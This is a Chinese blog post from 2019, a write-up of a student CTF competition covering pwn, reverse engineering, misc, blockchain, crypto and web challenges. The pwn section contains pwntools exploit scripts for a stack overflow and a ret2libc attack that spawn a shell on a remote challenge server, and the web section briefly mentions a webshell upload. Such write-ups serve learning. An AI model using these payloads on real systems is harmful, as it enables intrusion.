

短学期自闭赛writeup(一)

原创

[「已注销」](#) 于 2019-09-04 20:00:17 发布 169 收藏 1

分类专栏: [比赛的writeup](#) 文章标签: [比赛](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43342135/article/details/100545062

版权




[比赛的writeup](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

pwn题

真·签到题:



拿到这道题, 丢到虚拟机中去, file查看是个32位的, 然后checksec查看, 发现堆栈不可执行, 然后用ida查看, 反编译一下, 然后就看见主函数, 发现了主函数的 `system(bin/sh);`

然后就知道, 连上就有shellcode, 然后就是ls之后, cat flag就好了。

签到~:

拿到这道题, 先去分析发现了shellcode,

```
.rodata:0804851D          db      0
.rodata:0804851E          db      2
.rodata:0804851F          db      0
.rodata:08048520 ; char command[]
.rodata:08048520 command  db  '/bin/sh',0          ; DATA
.rodata:08048520 _rodata  ends
.rodata:08048520
.eh_frame_hdr:08048528 ; =====
.eh_frame_hdr:08048528
.eh_frame_hdr:08048528 ; Segment type: Pure data
.eh_frame_hdr:08048528 ; Segment permissions: Read
```

接着又发现了read函数，读取了256个字符串，猜测这里就可能存在溢出漏洞：
用虚拟机gdb调试一下，知道了读入字符串大小：

```
f 8 41344141
f 9 41414a41
f 10 35414166
Program received signal SIGSEGV (fault address 0x41414641)
gdb-peda$ pattern_offset 0x41414641
1094796865 found at offset: 44
gdb-peda$
```

于是这里就可以写脚本了：

```
from pwn import *
p=remote('101.132.100.243',10000)
payload='a'*(44)+p32(0x08048520)
p.sendline(payload)
p.interactive()
```

自闭：

```
giantbranch@ubuntu: ~/text
giantbranch@ubuntu:~/text$ python 1.py
python: can't open file '1.py': [Errno 2] No such file or directory
giantbranch@ubuntu:~/text$ python 1.py
[+] Opening connection to 101.132.100.243 on port 10000: Done
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ ls
$ cat flag
$
```

https://blog.csdn.net/weixin_43342135

overflow_me


这道题，做的发现了system函数，和bin/sh，但是两者不在一起，

于是这里就要利用上次学到的，栈迁移，也就是前面步骤一样，在最后的溢出的时候，让其溢出返回到system函数的地址，再加上个函数的返回地址（可以是随便的，因为这里以后就不用该地址），再加上binsh的地址就行了。这里节约时间：

```
.rodata:0804871E db 2
.rodata:0804871F db 0
.rodata:08048720 aBinSh db '/bin/sh',0 ; DATA X
.rodata:08048728 aD db '%d',0 ; DATA X
.rodata:0804872B ; char command[]
.rodata:0804872B command db 'shell!?',0 ; DATA X
.rodata:08048733 ; char s[]
.rodata:08048733 s db 'RET2LIBC >_<',0 ; DATA X
.rodata:08048733 _rodata ends
.rodata:08048733
.eh_frame_hdr:08048740 ; =====
```

```
from pwn import *
p= remote("101.132.100.243",10001)
payload="a"*112+p32(0x08048460)+p32(0x12345)+p32(0x08048720)
p.sendline(payload)
p.interactive()
```

这里也不知道为啥电脑又出问题，跑不出flag，后来比完就：



```
Terminal
giantbranch@ubuntu: ~/text
giantbranch@ubuntu:~/text$ python 1.py
[*] Opening connection to 101.132.100.243 on port 10001: Done
[*] Switching to interactive mode
RET2LIBC > <
flag{6e921ffb-c013-469e-b5ea-357c7fbffcde}
[*] Got EOF while reading in interactive
$ ls
$
[*] Interrupted
[*] Closed connection to 101.132.100.243 port 10001
giantbranch@ubuntu:~/text$
```

逆向

签到题：

这道题丢到ida中，检查一下函数，然后就发现了加密的操作，也就是先对输入的字符串对半依次换位，再ascii码向移动一位，再去比对字符串。

所以解密就是相反的，

```
#include<stdio.h>
int main(){
int i,k;
char s[]="~oj`ohjt`vok{|hbm";
for(i=0;s[i]!=0;i++){
s[i]-=1;
printf("%c",s[i]);
}
return 0;
}
```

得到：}ni_ngis_unjz{galf

然后自己在对半对位变换一下：

得到flag

签到题：

这道题挺自闭的，我一开始都快做出来的了，但是哇哇哇，思路全对，好像是在栈中找到，据说是相反的，找到之后去base64解码就好了

杂项：

angbody here?

这个就是直接丢到stego中，一阵一阵的分析，就可以得到flag

Blockchain

这道题是更自闭的，都是一样的操作，哇呜呜呜呜

，先去区块链访问地址，得到一串16进制的数据解码之后，得到另一个地址，有是一串16进制加密，再base64，在url，得到flag

flag%7Bso828_jiandan_kkkjau_uyanj8%7D 这是base64解密的

密码

215634:

这道题就是将密文分为6组，按照215634的顺序解出flag

编码:

就是先16进制，在base64得到flag

web:

php

先get传入1e

上传题，

burp，在菜刀

web签到2:

这个就用burp，在修改ip。ok

web签到:

右键源码

密码的rsa啥的更自闭了，软件都是对的，哇哇难受

密码题的凯撒（4）->栅栏（2）->摩斯=密文

就是先凯撒，再栅栏，再摩斯密码，（我做的时候刚好反了，自闭了）

yafu分解

下载个yafu，把n分解了，再运行脚本，就ok